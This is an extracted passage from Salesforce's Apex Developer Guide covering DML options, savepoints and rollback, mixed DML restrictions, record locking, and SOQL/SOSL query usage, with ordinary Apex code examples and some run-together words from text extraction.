    assignmentRuleHeader Property The assignmentRuleHeaderproperty specifies the assignment rule to be used when creating a case or lead. Note: The Database.DMLOptions object supports assignment rules for cases and leads, but not for accounts. Using the assignmentRuleHeader property, you can set these options: • assignmentRuleID: The ID of an assignment rule for the case or lead. The assignment rule can be active or inactive. The ID can be retrieved by querying the AssignmentRule sObject. If specified, do not specify useDefaultRule. If the value is not in the correct ID format (15-character or 18-character Salesforce ID), the call fails and an exception is returned. • useDefaultRule: Indicates whether the default (active) assignment rule will be used for a case or lead. If specified, do not specify an assignmentRuleId. The following example uses the useDefaultRule option: Database.DMLOptions dmo = new Database.DMLOptions(); dmo.assignmentRuleHeader.useDefaultRule= true; Lead l = new Lead(company='ABC', lastname='Smith'); l.setOptions(dmo); insert l; The following example uses the assignmentRuleID option: Database.DMLOptions dmo = new Database.DMLOptions(); dmo.assignmentRuleHeader.assignmentRuleId= '01QD0000000EqAn'; Lead l = new Lead(company='ABC', lastname='Smith'); l.setOptions(dmo); insert l; Note: If there are no assignment rules in the organization, in API version 29.0 and earlier, creating a case or lead with useDefaultRule set to true results in the case or lead being assigned to the predefined default owner. In API version 30.0 and later, the case or lead is unassigned and doesn't get assigned to the default owner. dupicateRuleHeader Property The dupicateRuleHeader property determines whether a record that’s identified as a duplicate can be saved. Duplicate rules are part of the Duplicate Management feature. Using the dupicateRuleHeader property, you can set these options. • allowSave: Indicates whether a record that’s identified as a duplicate can be saved. The following example shows how to save an account record that’s been identified as a duplicate. To learn how to iterate through duplicate errors, see DuplicateError Class Database.DMLOptions dml = new Database.DMLOptions(); dml.DuplicateRuleHeader.AllowSave = true; Account duplicateAccount = new Account(Name='dupe'); Database.SaveResult sr = Database.insert(duplicateAccount, dml); if (sr.isSuccess()) { System.debug('Duplicate account has been inserted in Salesforce!'); } 146 Working with Data in Apex Apex Developer Guide
  • 151.
    emailHeader Property The Salesforceuser interface allows you to specify whether or not to send an email when the following events occur: • Creation of a new case or task • Conversion of a case email to a contact • New user email notification • Lead queue email notification • Password reset In Apex saved against API version 15.0 or later, the Database.DMLOptions emailHeader property enables you to specify additional information regarding the email that gets sent when one of the events occurs because of Apex DML code execution. Using the emailHeader property, you can set these options. • triggerAutoResponseEmail:Indicateswhethertotriggerauto-responserules(true)ornot(false),forleadsandcases. This email can be automatically triggered by a number of events, for example when creating a case or resetting a user password. If this value is set to true, when a case is created, if there is an email address for the contact specified in ContactID, the email is sent to that address. If not, the email is sent to the address specified in SuppliedEmail. • triggerOtherEmail: Indicates whether to trigger email outside the organization (true) or not (false). This email can be automatically triggered by creating, editing, or deleting a contact for a case. • triggerUserEmail: Indicates whether to trigger email that is sent to users in the organization (true) or not (false). This email can be automatically triggered by a number of events; resetting a password, creating a new user, or creating or modifying a task. Note: Adding comments to a case in Apex doesn’t trigger email to users in the organization even if triggerUserEmail is set to true. Eventhoughauto-sentemailscanbetriggeredbyactionsintheSalesforceuserinterface,theDMLOptionssettingsfor emailHeader take effect only for DML operations carried out in Apex code. In the following example, the triggerAutoResponseEmail option is specified: Account a = new Account(name='Acme Plumbing'); insert a; Contact c = new Contact(email='jplumber@salesforce.com', firstname='Joe',lastname='Plumber', accountid=a.id); insert c; Database.DMLOptions dlo = new Database.DMLOptions(); dlo.EmailHeader.triggerAutoResponseEmail = true; Case ca = new Case(subject='Plumbing Problems', contactid=c.id); database.insert(ca, dlo); Email sent through Apex because of a group event includes additional behaviors. A groupevent is an event for which IsGroupEvent is true. The EventAttendee object tracks the users, leads, or contacts that are invited to a group event. Note the following behaviors for group event email sent through Apex: • Sending a group event invitation to a user respects the triggerUserEmail option 147 Working with Data in Apex Apex Developer Guide
  • 152.
    • Sending agroup event invitation to a lead or contact respects the triggerOtherEmail option • Email sent when updating or deleting a group event also respects the triggerUserEmail and triggerOtherEmail options, as appropriate localeOptions Property The localeOptions property specifies the language of any labels that are returned by Apex. The value must be a valid user locale (language and country), such as de_DE or en_GB. The value is a String, 2-5 characters long. The first two characters are always an ISO language code, for example 'fr' or 'en.' If the value is further qualified by a country, then the string also has an underscore (_) and another ISO country code, for example 'US' or 'UK.' For example, the string for the United States is 'en_US', and the string for French Canadian is 'fr_CA'. optAllOrNone Property The optAllOrNone property specifies whether the operation allows for partial success. If optAllOrNone is set to true, all changes are rolled back if any record causes errors. The default for this property is false and successfully processed records are committed while records with errors aren't. This property is available in Apex saved against Salesforce API version 20.0 and later. Transaction Control All requests are delimited by the trigger, class method, Web Service, Visualforce page or anonymous block that executes the Apex code. If the entire request completes successfully, all changes are committed to the database. For example, suppose a Visualforce page called an Apex controller, which in turn called an additional Apex class. Only when all the Apex code has finished running and the Visualforce page has finished running, are the changes committed to the database. If the request does not complete successfully, all database changes are rolled back. Sometimes during the processing of records, your business rules require that partial work (already executed DML statements) be “rolled back” so that the processing can continue in another direction. Apex gives you the ability to generate a savepoint, that is, a point in the request that specifies the state of the database at that time. Any DML statement that occurs after the savepoint can be discarded, and the database can be restored to the same condition it was in at the time you generated the savepoint. The following limitations apply to generating savepoint variables and rolling back the database: • If you set more than one savepoint, then roll back to a savepoint that is not the last savepoint you generated, the later savepoint variables become invalid. For example, if you generated savepoint SP1 first, savepoint SP2 after that, and then you rolled back to SP1, the variable SP2 would no longer be valid. You will receive a runtime error if you try to use it. • References to savepoints cannot cross trigger invocations because each trigger invocation is a new trigger context. If you declare a savepoint as a static variable then try to use it across trigger contexts, you will receive a run-time error. • Each savepoint you set counts against the governor limit for DML statements. • Static variables are not reverted during a rollback. If you try to run the trigger again, the static variables retain the values from the first run. • EachrollbackcountsagainstthegovernorlimitforDMLstatements.Youwillreceivearuntimeerrorifyoutrytorollbackthedatabase additional times. • The ID on an sObject inserted after setting a savepoint is not cleared after a rollback. Create an sObject to insert after a rollback. Attempting to insert the sObject using the variable created before the rollback fails because the sObject variable has an ID. Updating or upserting the sObject using the same variable also fails because the sObject is not in the database and, thus, cannot be updated. The following is an example using the setSavepoint and rollback Database methods. Account a = new Account(Name = 'xxx'); insert a; System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id]. 148 Working with Data in Apex Apex Developer Guide
  • 153.
    AccountNumber); // Create asavepoint while AccountNumber is null Savepoint sp = Database.setSavepoint(); // Change the account number a.AccountNumber = '123'; update a; System.assertEquals('123', [SELECT AccountNumber FROM Account WHERE Id = :a.Id]. AccountNumber); // Rollback to the previous null value Database.rollback(sp); System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id]. AccountNumber); sObjects That Cannot Be Used Together in DML Operations DML operations on certain sObjects, sometimes referred to as setup objects, can’t be mixed with DML on other sObjects in the same transaction. This restriction exists because some sObjects affect the user’s access to records in the org. You must insert or update these types of sObjects in a different transaction to prevent operations from happening with incorrect access-level permissions. For example, you can’t update an account and a user role in a single transaction. You can’t use the following sObjects with other sObjects when performing DML operations in the same transaction. • AuthSession • FieldPermissions • ForecastingShare • Group You can only insert and update a group in a transaction with other sObjects. Other DML operations aren’t allowed. • GroupMember Note: With legacy Apex code saved using Salesforce API version 14.0 and earlier, you can insert and update a group member with other sObjects in the same transaction. • ObjectPermissions • ObjectTerritory2AssignmentRule • ObjectTerritory2AssignmentRuleItem • PermissionSet • PermissionSetAssignment • QueueSObject • RuleTerritory2Association • SetupEntityAccess • Territory • Territory2 • Territory2Model • User You can insert a user in a transaction with other sObjects in Apex code saved using Salesforce API version 14.0 and earlier. 149 Working with Data in Apex Apex Developer Guide
  • 154.
    You can inserta user in a transaction with other sObjects in Apex code saved using Salesforce API version 15.0 and later when UserRoleId is specified as null. You can update a user in a transaction with other sObjects in Apex code saved using Salesforce API version 14.0 and earlier You can update a user in a transaction with other sObjects in Apex code saved using Salesforce API version 15.0 and later when the user isn’t included in a Lightning Sync configuration (either active or inactive) and the following fields aren’t updated: – UserRoleId – IsActive – ForecastEnabled – IsPortalEnabled – Username – ProfileId • UserRole • UserTerritory • UserTerritory2Association If you're using a Visualforce page with a custom controller, you can't mix sObject types with any of these special sObjects within a single request or action. However, you can perform DML operations on these different types of sObjects in subsequent requests. For example, you can create an account with a save button, and then create a user with a non-null role with a submit button. You can perform DML operations on more than one type of sObject in a single class using the following process: 1. Create a method that performs a DML operation on one type of sObject. 2. Create a second method that uses the future annotation to manipulate a second sObject type. This process is demonstrated in the example in the next section. Example: Using a Future Method to Perform Mixed DML Operations This example shows how to perform mixed DML operations by using a future method to perform a DML operation on the User object. public class MixedDMLFuture { public static void useFutureMethod() { // First DML operation Account a = new Account(Name='Acme'); insert a; // This next operation (insert a user with a role) // can't be mixed with the previous insert unless // it is within a future method. // Call future method to insert a user with a role. Util.insertUserWithRole( 'mruiz@awcomputing.com', 'mruiz', 'mruiz@awcomputing.com', 'Ruiz'); } } public class Util { @future public static void insertUserWithRole( String uname, String al, String em, String lname) { 150 Working with Data in Apex Apex Developer Guide
  • 155.
    Profile p =[SELECT Id FROM Profile WHERE Name='Standard User']; UserRole r = [SELECT Id FROM UserRole WHERE Name='COO']; // Create new user with a non-null user role ID User u = new User(alias = al, email=em, emailencodingkey='UTF-8', lastname=lname, languagelocalekey='en_US', localesidkey='en_US', profileid = p.Id, userroleid = r.Id, timezonesidkey='America/Los_Angeles', username=uname); insert u; } } IN THIS SECTION: Mixed DML Operations in Test Methods Test methods allow for performing mixed Data Manipulation Language (DML) operations that include both setup sObjects and other sObjects if the code that performs the DML operations is enclosed within System.runAs method blocks. You can also perform DML in an asynchronous job that your test method calls. These techniques enable you, for example, to create a user with a role and other sObjects in the same test. Mixed DML Operations in Test Methods Test methods allow for performing mixed Data Manipulation Language (DML) operations that include both setup sObjects and other sObjects if the code that performs the DML operations is enclosed within System.runAs method blocks. You can also perform DML in an asynchronous job that your test method calls. These techniques enable you, for example, to create a user with a role and other sObjects in the same test. The setup sObjects are listed in sObjects That Cannot Be Used Together in DML Operations. Note: Because validation for mixed DML operations is skipped during deployment, there can be a difference in the number of test failures when tests are deployed versus when run in the user interface. Example: Mixed DML Operations in System.runAs Blocks This example shows how to enclose mixed DML operations within System.runAs blocks to avoid the mixed DML error. The System.runAs block runs in the current user’s context. It creates a test user with a role and a test account, which is a mixed DML operation. @isTest private class MixedDML { static testMethod void mixedDMLExample() { User u; Account a; User thisUser = [SELECT Id FROM User WHERE Id = :UserInfo.getUserId()]; // Insert account as current user System.runAs (thisUser) { Profile p = [SELECT Id FROM Profile WHERE Name='Standard User']; UserRole r = [SELECT Id FROM UserRole WHERE Name='COO']; u = new User(alias = 'jsmith', email='jsmith@acme.com', emailencodingkey='UTF-8', lastname='Smith', languagelocalekey='en_US', localesidkey='en_US', profileid = p.Id, userroleid = r.Id, 151 Working with Data in Apex Apex Developer Guide
  • 156.
    timezonesidkey='America/Los_Angeles', username='jsmith@acme.com'); insert u; a =new Account(name='Acme'); insert a; } } } Use @future to Bypass the Mixed DML Error in a Test Method Mixed DML operations within a single transaction aren’t allowed. You can’t perform DML on a setup sObject and another sObject in the same transaction. However, you can perform one type of DML as part of an asynchronous job and the others in other asynchronous jobs or in the original transaction. This class contains an @future method to be called by the class in the subsequent example. public class InsertFutureUser { @future public static void insertUser() { Profile p = [SELECT Id FROM Profile WHERE Name='Standard User']; UserRole r = [SELECT Id FROM UserRole WHERE Name='COO']; User futureUser = new User(firstname = 'Future', lastname = 'User', alias = 'future', defaultgroupnotificationfrequency = 'N', digestfrequency = 'N', email = 'test@test.org', emailencodingkey = 'UTF-8', languagelocalekey='en_US', localesidkey='en_US', profileid = p.Id, timezonesidkey = 'America/Los_Angeles', username = 'futureuser@test.org', userpermissionsmarketinguser = false, userpermissionsofflineuser = false, userroleid = r.Id); insert(futureUser); } } This class calls the method in the previous class. @isTest public class UserAndContactTest { public testmethod static void testUserAndContact() { InsertFutureUser.insertUser(); Contact currentContact = new Contact( firstName = String.valueOf(System.currentTimeMillis()), lastName = 'Contact'); insert(currentContact); } } sObjects That Don’t Support DML Operations Your organization contains standard objects provided by Salesforce and custom objects that you created. These objects can be accessed in Apex as instances of the sObject data type. You can query these objects and perform DML operations on them. However, some standard objects don’t support DML operations although you can still obtain them in queries. They include the following: • AccountTerritoryAssignmentRule • AccountTerritoryAssignmentRuleItem 152 Working with Data in Apex Apex Developer Guide
  • 157.
    • ApexComponent • ApexPage •BusinessHours • BusinessProcess • CategoryNode • CurrencyType • DatedConversionRate • NetworkMember (allows update only) • ProcessInstance • Profile • RecordType • SelfServiceUser • StaticResource • Territory2 • UserAccountTeamMember • UserPreference • UserTerritory • WebLink • If an Account record has a record type of Person Account, the Name field can’t be modified with DML operations. Note: All standard and custom objects can also be accessed through the SOAP API. ProcessInstance is an exception. You can’t create, update, or delete ProcessInstance in the SOAP API. Bulk DML Exception Handling Exceptions that arise from a bulk DML call (including any recursive DML operations in triggers that are fired as a direct result of the call) are handled differently depending on where the original call came from: • When errors occur because of a bulk DML call that originates directly from the Apex DML statements, or if the allOrNone parameter of a Database DML method is specified as true, the runtime engine follows the “all or nothing” rule: during a single operation, all records must be updated successfully or the entire operation rolls back to the point immediately preceding the DML statement. If the allOrNone parameter of a Database DML method is specified as false and a before trigger assigns an invalid value to a field, the partial set of valid records isn’t inserted. • When errors occur because of a bulk DML call that originates from SOAP API with default settings, or if the allOrNone parameter of a Database DML method was specified as false, the runtime engine attempts at least a partial save: 1. During the first attempt, the runtime engine processes all records. Any record that generates an error due to issues such as validation rules or unique index violations is set aside. 2. If there were errors during the first attempt, the runtime engine makes a second attempt that includes only those records that didn’t generate errors. All records that didn't generate an error during the first attempt are processed, and if any record generates an error (perhaps because of race conditions) it’s also set aside. 3. If there were additional errors during the second attempt, the runtime engine makes a third and final attempt that includes only thoserecordsthatdidn’tgenerateerrorsduringthefirstandsecondattempts.Ifanyrecordgeneratesanerror,theentireoperation fails with the error message, “Too many batch retries in the presence of Apex triggers and partial failures.” 153 Working with Data in Apex Apex Developer Guide
  • 158.
    Note: – During thesecond and third attempts, governor limits are reset to their original state before the first attempt. See Execution Governors and Limits on page 315. – Apex triggers are fired for the first save attempt, and if errors are encountered for some records and subsequent attempts are made to save the subset of successful records, triggers are refired on this subset of records. Things You Should Know about Data in Apex Non-Null Required Fields Values and Null Fields Wheninsertingnewrecordsorupdatingrequiredfieldsonexistingrecords,youmustsupplynon-null valuesforallrequiredfields. UnliketheSOAPAPI,Apexallowsyoutochangefieldvaluesto null withoutupdatingthe fieldsToNull arrayonthesObject record. The API requires an update to this array due to the inconsistent handling of null values by many SOAP providers. Because Apex runs solely on the Lightning Platform, this workaround is unnecessary. DML Not Supported with Some sObjects DML operations are not supported with certain sObjects. See sObjects That Don’t Support DML Operations. String Field Truncation and API Version Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field. sObject Properties to Enable DML Operations Tobeabletoinsert,update,delete,orundeleteansObjectrecord,thesObjectmusthavethecorrespondingproperty(createable, updateable, deletable, or undeletable respectively) set to true. ID Values The insert statement automatically sets the ID value of all new sObject records. Inserting a record that already has an ID—and therefore already exists in your organization's data—produces an error. See Lists for more information. The insert and update statements check each batch of records for duplicate ID values. If there are duplicates, the first five are processed.ForthesixthandalladditionalduplicateIDs,theSaveResultforthoseentriesismarkedwithanerrorsimilartothefollowing: Maximum number of duplicate updates in one batch (5 allowed). Attempt to update Id more than once in this API call: number_of_attempts. The ID of an updated sObject record cannot be modified in an update statement, but related record IDs can. Fields With Unique Constraints For some sObjects that have fields with unique constraints, inserting duplicate sObject records results in an error. For example, inserting CollaborationGroup sObjects with the same names results in an error because CollaborationGroup records must have unique names. System Fields Automatically Set Wheninsertingnewrecords,systemfieldssuchas CreatedDate, CreatedById,and SystemModstamp areautomatically updated. You cannot explicitly specify these values in your Apex. Similarly, when updating records, system fields such as LastModifiedDate, LastModifiedById, and SystemModstamp are automatically updated. Maximum Number of Records Processed by DML Statement You can pass a maximum of 10,000 sObject records to a single insert, update, delete, and undelete method. Each upsert statementconsistsoftwooperations,oneforinsertingrecordsandoneforupdatingrecords.Eachoftheseoperations is subject to the runtime limits for insert and update, respectively. For example, if you upsert more than 10,000 records and all of them are being updated, you receive an error. (See Execution Governors and Limits on page 315) 154 Working with Data in Apex Apex Developer Guide
  • 159.
    Upsert and ForeignKeys You can use foreign keys to upsert sObject records if they have been set as reference fields. For more information, see Field Types in the Object Reference for Salesforce. Creating Records for Multiple Object Types As with the SOAP API, you can create records in Apex for multiple object types, including custom objects, in one DML call with API version 20.0 and later. For example, you can create a contact and an account in one call. You can create records for up to 10 object types in one call. Records are saved in the same order that they’re entered in the sObject input array. If you’re entering new records that have a parent-child relationship, the parent record must precede the child record in the array. For example, if you’re creating a contact that references an account that’s also being created in the same call, the account must have a smaller index in the array than the contact does. The contact references the account by using an External ID field. You can’t add a record that references another record of the same object type in the same call. For example, the Contact object has a Reports To field that’s a reference to another contact. You can’t create two contacts in one call if one contact uses the Reports To field to reference a second contact in the input array. You can create a contact that references another contact that has been previously created. Records for multiple object types are broken into multiple chunks by Salesforce. A chunk is a subset of the input array, and each chunk contains records of one object type. Data is committed on a chunk-by-chunk basis. Any Apex triggers that are related to the records in a chunk are invoked once per chunk. Consider an sObject input array that contains the following set of records: account1, account2, contact1, contact2, contact3, case1, account3, account4, contact4 Salesforce splits the records into five chunks: 1. account1, account2 2. contact1, contact2, contact3 3. case1 4. account3, account4 5. contact4 Each call can process up to 10 chunks. If the sObject array contains more than 10 chunks, you must process the records in more than one call. For additional information about this feature, see Creating Records for Different Object Types in the SOAP API Developer Guide. Note: For Apex, the chunking of the input array for an insert or update DML operation has two possible causes: the existence of multiple object types or the default chunk size of 200. If chunking in the input array occurs because of both of these reasons, each chunk is counted toward the limit of 10 chunks. If the input array contains only one type of sObject, you won’t hit this limit. However, if the input array contains at least two sObject types and contains a high number of objects that are chunked into groups of 200, you might hit this limit. For example, if you have an array that contains 1,001 consecutive leads followed by 1,001 consecutive contacts, the array will be chunked into 12 groups: Two groups are due to the different sObject types of Lead and Contact, and the remaining are due to the default chunking size of 200 objects. In this case, the insert or update operation returns an error because you reached the limit of 10 chunks in hybrid arrays. The workaround is to call the DML operation for each object type separately. DML and Knowledge Objects ToexecuteDMLcodeonknowledgearticles(KnowledgeArticleVersiontypessuchasthecustomFAQ__kavarticletype),therunning user must have the Knowledge User feature license. Otherwise, calling a class method that contains DML operations on knowledge articles results in errors. If the running user isn’t a system administrator and doesn’t have the Knowledge User feature license, calling any method in the class returns an error even if the called method doesn’t contain DML code for knowledge articles but another method in the class does. For example, the following class contains two methods, only one of which performs DML on a knowledge 155 Working with Data in Apex Apex Developer Guide
  • 160.
    article.Anon-administratornon-knowledgeuserwhocallsthe doNothing methodwillgetthefollowingerror:DML operation UPDATE not allowed on FAQ__kav public class KnowledgeAccess { public void doNothing() { } public void DMLOperation() { FAQ__kav[] articles = [SELECT Id FROM FAQ__kav WHERE PublishStatus = 'Draft' and Language = 'en_US']; update articles; } } As a workaround, cast the input array to the DML statement from an array of FAQ__kav articles to an array of the generic sObject type as follows: public void DMLOperation() { FAQ__kav[] articles = [SELECT id FROM FAQ__kav WHERE PublishStatus = 'Draft' and Language = 'en_US']; update (sObject[]) articles; } Locking Records When an sObject record is locked, no other client or user is allowed to make updates either through code or the Salesforce user interface. The client locking the records can perform logic on the records and make updates with the guarantee that the locked records won’t be changed by another client during the lock period. IN THIS SECTION: Locking Statements In Apex, you can use FOR UPDATE to lock sObject records while they’re being updated in order to prevent race conditions and other thread safety problems. Locking in a SOQL For Loop Avoiding Deadlocks Locking Statements In Apex, you can use FOR UPDATE to lock sObject records while they’re being updated in order to prevent race conditions and other thread safety problems. While an sObject record is locked, no other client or user is allowed to make updates either through code or the Salesforce user interface. The client locking the records can perform logic on the records and make updates with the guarantee that the locked records won’t be changed by another client during the lock period. The lock gets released when the transaction completes. TolockasetofsObjectrecordsinApex,embedthekeywords FOR UPDATE afteranyinlineSOQLstatement.Forexample,thefollowing statement, in addition to querying for two accounts, also locks the accounts that are returned: Account [] accts = [SELECT Id FROM Account LIMIT 2 FOR UPDATE]; 156 Working with Data in Apex Apex Developer Guide
  • 161.
    Note: You can’tuse the ORDER BY keywords in any SOQL query that uses locking. Locking Considerations • While the records are locked by a client, the locking client can modify their field values in the database in the same transaction. Other clients have to wait until the transaction completes and the records are no longer locked before being able to update the same records. Other clients can still query the same records while they’re locked. • If you attempt to lock a record currently locked by another client, your process waits a maximum of 10 seconds for the lock to be releasedbeforeacquiringanewlock.Ifthewaittimeexceeds10seconds,a QueryException isthrown.Similarly,ifyouattempt toupdatearecordcurrentlylockedbyanotherclientandthelockisn’treleasedwithinamaximumof10seconds,a DmlException is thrown. • If a client attempts to modify a locked record, the update operation can succeed if the lock gets released within a short amount of time after the update call was made. In this case, it’s possible that the updates overwrite those made by the locking client if the second client obtained an old copy of the record. To prevent the overwrite from happening, the second client must lock the record first. The locking process returns a fresh copy of the record from the database through the SELECT statement. The second client can use this copy to make new updates. • The record locks that are obtained in Apex via FOR UPDATE clause are automatically released when making callouts. Use caution while making callouts in contexts where FOR UPDATE queries could have been previously executed. • When you perform a DML operation on one record, related records are locked in addition to the record in question. Warning: Use care when setting locks in your Apex code. See Avoiding Deadlocks. Locking in a SOQL For Loop The FOR UPDATE keywords can also be used within SOQL for loops. For example: for (Account[] accts : [SELECT Id FROM Account FOR UPDATE]) { // Your code } As discussed in SOQL For Loops, the example above corresponds internally to calls to the query() and queryMore() methods in the SOAP API. Notethatthereisno commit statement.IfyourApextriggercompletessuccessfully,anydatabasechangesareautomaticallycommitted. If your Apex trigger does not complete successfully, any changes made to the database are rolled back. Avoiding Deadlocks Apex has the possibility of deadlocks, as does any other procedural logic language involving updates to multiple database tables or rows. To avoid such deadlocks, the Apex runtime engine: 1. First locks sObject parent records, then children. 2. Locks sObject records in order of ID when multiple records of the same type are being edited. Asadeveloper,usecarewhenlockingrowstoensurethatyouarenotintroducingdeadlocks.Verifythatyouareusingstandarddeadlock avoidance techniques by accessing tables and rows in the same order from all locations in an application. 157 Working with Data in Apex Apex Developer Guide
  • 162.
    SOQL and SOSLQueries You can evaluate Salesforce Object Query Language (SOQL) or Salesforce Object Search Language (SOSL) statements on-the-fly in Apex by surrounding the statement in square brackets. SOQL Statements SOQL statements evaluate to a list of sObjects, a single sObject, or an Integer for count method queries. For example, you could retrieve a list of accounts that are named Acme: List<Account> aa = [SELECT Id, Name FROM Account WHERE Name = 'Acme']; From this list, you can access individual elements: if (!aa.isEmpty()) { // Execute commands } You can also create new objects from SOQL queries on existing ones. This example creates a new contact for the first account with the number of employees greater than 10. Contact c = new Contact(Account = [SELECT Name FROM Account WHERE NumberOfEmployees > 10 LIMIT 1]); c.FirstName = 'James'; c.LastName = 'Yoyce'; The newly created object contains null values for its fields, which must be set. The count method can be used to return the number of rows returned by a query. The following example returns the total number of contacts with the last name of Weissman: Integer i = [SELECT COUNT() FROM Contact WHERE LastName = 'Weissman']; You can also operate on the results using standard arithmetic: Integer j = 5 * [SELECT COUNT() FROM Account]; SOQL limits apply when executing SOQL queries. See Execution Governors and Limits. For a full description of SOQL query syntax, see the Salesforce SOQL and SOSL Reference Guide. SOSL Statements SOSL statements evaluate to a list of lists of sObjects, where each list contains the search results for a particular sObject type. The result lists are always returned in the same order as they were specified in the SOSL query. If a SOSL query doesn’t return any records for a specified sObject type, the search results include an empty list for that sObject. For example, you can return a list of accounts, contacts, opportunities, and leads that begin with the phrase map: List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead]; Note: The syntax of the FIND clause in Apex differs from the syntax of the FIND clause in SOAP API and REST API: • In Apex, the value of the FIND clause is demarcated with single quotes. For example: FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead 158 Working with Data in Apex Apex Developer Guide
  • 163.
    Note: Apex thatis running in system mode ignores field-level security while scanning for a match using IN ALL FIELDS. • In the API, the value of the FIND clause is demarcated with braces. For example: FIND {map*} IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead From searchList, you can create arrays for each object returned: Account [] accounts = ((List<Account>)searchList[0]); Contact [] contacts = ((List<Contact>)searchList[1]); Opportunity [] opportunities = ((List<Opportunity>)searchList[2]); Lead [] leads = ((List<Lead>)searchList[3]); SOSL limits apply when executing SOSL queries. See Execution Governors and Limits. For a full description of SOSL query syntax, see the Salesforce SOQL and SOSL Reference Guide. IN THIS SECTION: 1. Working with SOQL and SOSL Query Results 2. Accessing sObject Fields Through Relationships 3. Understanding Foreign Key and Parent-Child Relationship SOQL Queries 4. Working with SOQL Aggregate Functions 5. Working with Very Large SOQL Queries 6. Using SOQL Queries That Return One Record 7. Improve Performance by Avoiding Null Values 8. Working with Polymorphic Relationships in SOQL Queries A polymorphic relationship is a relationship between objects where a referenced object can be one of several different types. For example, the Who relationship field of a Task can be a Contact or a Lead. 9. Using Apex Variables in SOQL and SOSL Queries 10. Querying All Records with a SOQL Statement Working with SOQL and SOSL Query Results SOQL and SOSL queries only return data for sObject fields that are selected in the original query. If you try to access a field that was not selected in the SOQL or SOSL query (other than ID), you receive a runtime error, even if the field contains a value in the database. The following code example causes a runtime error: insert new Account(Name = 'Singha'); Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1]; // Note that name is not selected String name = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1].Name; The following is the same code example rewritten so it does not produce a runtime error. Note that Name has been added as part of the select statement, after Id. insert new Account(Name = 'Singha'); Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1]; 159 Working with Data in Apex Apex Developer Guide
  • 164.
    // Note thatname is now selected String name = [SELECT Id, Name FROM Account WHERE Name = 'Singha' LIMIT 1].Name; Even if only one sObject field is selected, a SOQL or SOSL query always returns data as complete records. Consequently, you must dereference the field in order to access it. For example, this code retrieves an sObject list from the database with a SOQL query, accesses the first account record in the list, and then dereferences the record's AnnualRevenue field: Double rev = [SELECT AnnualRevenue FROM Account WHERE Name = 'Acme'][0].AnnualRevenue; // When only one result is returned in a SOQL query, it is not necessary // to include the list's index. Double rev2 = [SELECT AnnualRevenue FROM Account WHERE Name = 'Acme' LIMIT 1].AnnualRevenue; The only situation in which it is not necessary to dereference an sObject field in the result of an SOQL query, is when the query returns an Integer as the result of a COUNT operation: Integer i = [SELECT COUNT() FROM Account]; Fields in records returned by SOSL queries must always be dereferenced. Also note that sObject fields that contain formulas return the value of the field at the time the SOQL or SOSL query was issued. Any changes to other fields that are used within the formula are not reflected in the formula field value until the record has been saved and re-queried in Apex. Like other read-only sObject fields, the values of the formula fields themselves cannot be changed in Apex. Accessing sObject Fields Through Relationships sObject records represent relationships to other records with two fields: an ID and an address that points to a representation of the associatedsObject.Forexample,theContactsObjecthasbothan AccountId fieldoftypeID,andan Account fieldoftypeAccount that points to the associated sObject record itself. The ID field can be used to change the account with which the contact is associated, while the sObject reference field can be used to access data from the account. The reference field is only populated as the result of a SOQL or SOSL query (see note). For example, the following Apex code shows how an account and a contact can be associated with one another, and then how the contact can be used to modify a field on the account: Note: To provide the most complete example, this code uses some elements that are described later in this guide: • For information on insert and update, see Insert Statement and Update Statement. Account a = new Account(Name = 'Acme'); insert a; // Inserting the record automatically assigns a // value to its ID field Contact c = new Contact(LastName = 'Weissman'); c.AccountId = a.Id; // The new contact now points at the new account insert c; // A SOQL query accesses data for the inserted contact, // including a populated c.account field c = [SELECT Account.Name FROM Contact WHERE Id = :c.Id]; // Now fields in both records can be changed through the contact c.Account.Name = 'salesforce.com'; 160 Working with Data in Apex Apex Developer Guide
  • 165.
    c.LastName = 'Roth'; //To update the database, the two types of records must be // updated separately update c; // This only changes the contact's last name update c.Account; // This updates the account name Note: The expression c.Account.Name, and any other expression that traverses a relationship, displays slightly different characteristics when it is read as a value than when it is modified: • When being read as a value, if c.Account is null, then c.Account.Name evaluates to null, but does not yield a NullPointerException.Thisdesignallowsdeveloperstonavigatemultiplerelationshipswithoutthetediumofhaving to check for null values. • When being modified, if c.Account is null, then c.Account.Name does yield a NullPointerException. In SOSL, you would access data for the inserted contact in a similar way to the SELECT statement used in the previous SOQL example. List<List<SObject>> searchList = [FIND 'Acme' IN ALL FIELDS RETURNING Contact(id,Account.Name)] In addition, the sObject field key can be used with insert, update, or upsert to resolve foreign keys by external ID. For example: Account refAcct = new Account(externalId__c = '12345'); Contact c = new Contact(Account = refAcct, LastName = 'Kay'); insert c; This inserts a new contact with the AccountId equal to the account with the external_id equal to ‘12345’. If there is no such account, the insert fails. Tip: The following code is equivalent to the code above. However, because it uses a SOQL query, it is not as efficient. If this code was called multiple times, it could reach the execution limit for the maximum number of SOQL queries. For more information on execution limits, see Execution Governors and Limits on page 315. Account refAcct = [SELECT Id FROM Account WHERE externalId__c='12345']; Contact c = new Contact(Account = refAcct.Id); insert c; Understanding Foreign Key and Parent-Child Relationship SOQL Queries The SELECT statementofaSOQLquerycanbeanyvalidSOQLstatement,includingforeignkeyandparent-childrecordjoins.Ifforeign key joins are included, the resulting sObjects can be referenced using normal field notation. For example: System.debug([SELECT Account.Name FROM Contact WHERE FirstName = 'Caroline'].Account.Name); Additionally, parent-child relationships in sObjects act as SOQL queries as well. For example: for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts) FROM Account WHERE Name = 'Acme']) { Contact[] cons = a.Contacts; 161 Working with Data in Apex Apex Developer Guide
  • 166.
